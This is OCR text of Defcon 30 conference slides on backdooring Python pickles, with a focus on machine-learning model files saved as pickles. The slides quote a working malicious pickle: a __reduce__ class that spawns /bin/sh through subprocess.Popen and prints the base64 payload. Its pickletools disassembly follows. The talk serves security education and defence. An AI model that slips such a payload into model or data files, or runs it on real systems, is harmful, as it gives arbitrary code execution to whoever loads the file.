BACKDOORING PICKLES: A DECADE ONLY MADE THINGS WORSE

ColdwaterQ, Defcon 30


BACKGROUND

What happened 11 years ago

Marco Slaviero[1] explains how to create malicious Pickles

Pickles are code

Predominately deserialization attacks at the time


Introduction: The theory


Warning: The `pickle` module is not intended to be secure against erroneous or maliciously constructed data. Never unpickle data received from an untrusted or unauthenticated source.

http://docs.python.org/library/pickle.html

1. BlackHat 2011 - "Sour Pickles, A serialized exploitation guide in one part" by Marco Slaviero - YouTube

BACKGROUND

What's different today



Warning: The `pickle` module **is not secure**. Only unpickle data you trust.

It is possible to construct malicious pickle data which will **execute arbitrary code during unpickling**. Never unpickle data that could have come from an untrusted source, or that could have been tampered with.

Consider signing data with `hmac` if you need to ensure that it has not been tampered with.

Safer serialization formats such as `json` may be more appropriate if you are processing untrusted data. See Comparison with json.

Pickles are still code

Machine Learning (AI) libraries started to be released using Pickles to save models

Pickles for Models are like Macros for Office Documents

BACKGROUND

Models?

A combination of layers and weights

Layers are the equation represented as code


Weights are the coefficients which we view as learned data

Pickles are the perfect way to save these because it combines code and data, while ignoring security

Often multiple pickles are stacked in one file to represent a single model

MAKING A MALICIOUS PICKLE

Examples from the Internet




```
import cPickle
import subprocess
import base64

class Exploit(object):
  def __reduce__(self):
    fd = 20
    return (subprocess.Popen,
            (('/bin/sh',), # args
             0,            # bufsize
             None,         # executable
             fd, fd, fd    # std{in,out,err}
             ))

print base64.b64encode(cPickle.dumps(Exploit()))
```

1. https://blog.nelhage.com/2011/03/exploiting-pickle/

INSPECTING PICKLES

Disassembly



```
    0: \x80 PROTO      4
    2: \x8c SHORT_BINUNICODE 'subprocess'
   14: \x8c SHORT_BINUNICODE 'Popen'
   21: \x93 STACK_GLOBAL
   22: (    MARK
   23: \x8c     SHORT_BINUNICODE '/bin/sh'
   32: \x85     TUPLE1
   33: K        BININT1    0
   35: N        NONE
   36: K        BININT1    20
   38: K        BININT1    20
   40: K        BININT1    20
   42: t        TUPLE      (MARK at 22)
   43: R    REDUCE
   44: .    STOP
highest protocol among opcodes = 4
```

Python's built in pickletools.dis() produces a disassembly of a pickle

1. Reference to subprocess.Popen added to the stack

2. Mark the beginning of parameters, write them on the stack, and combine them into one reference

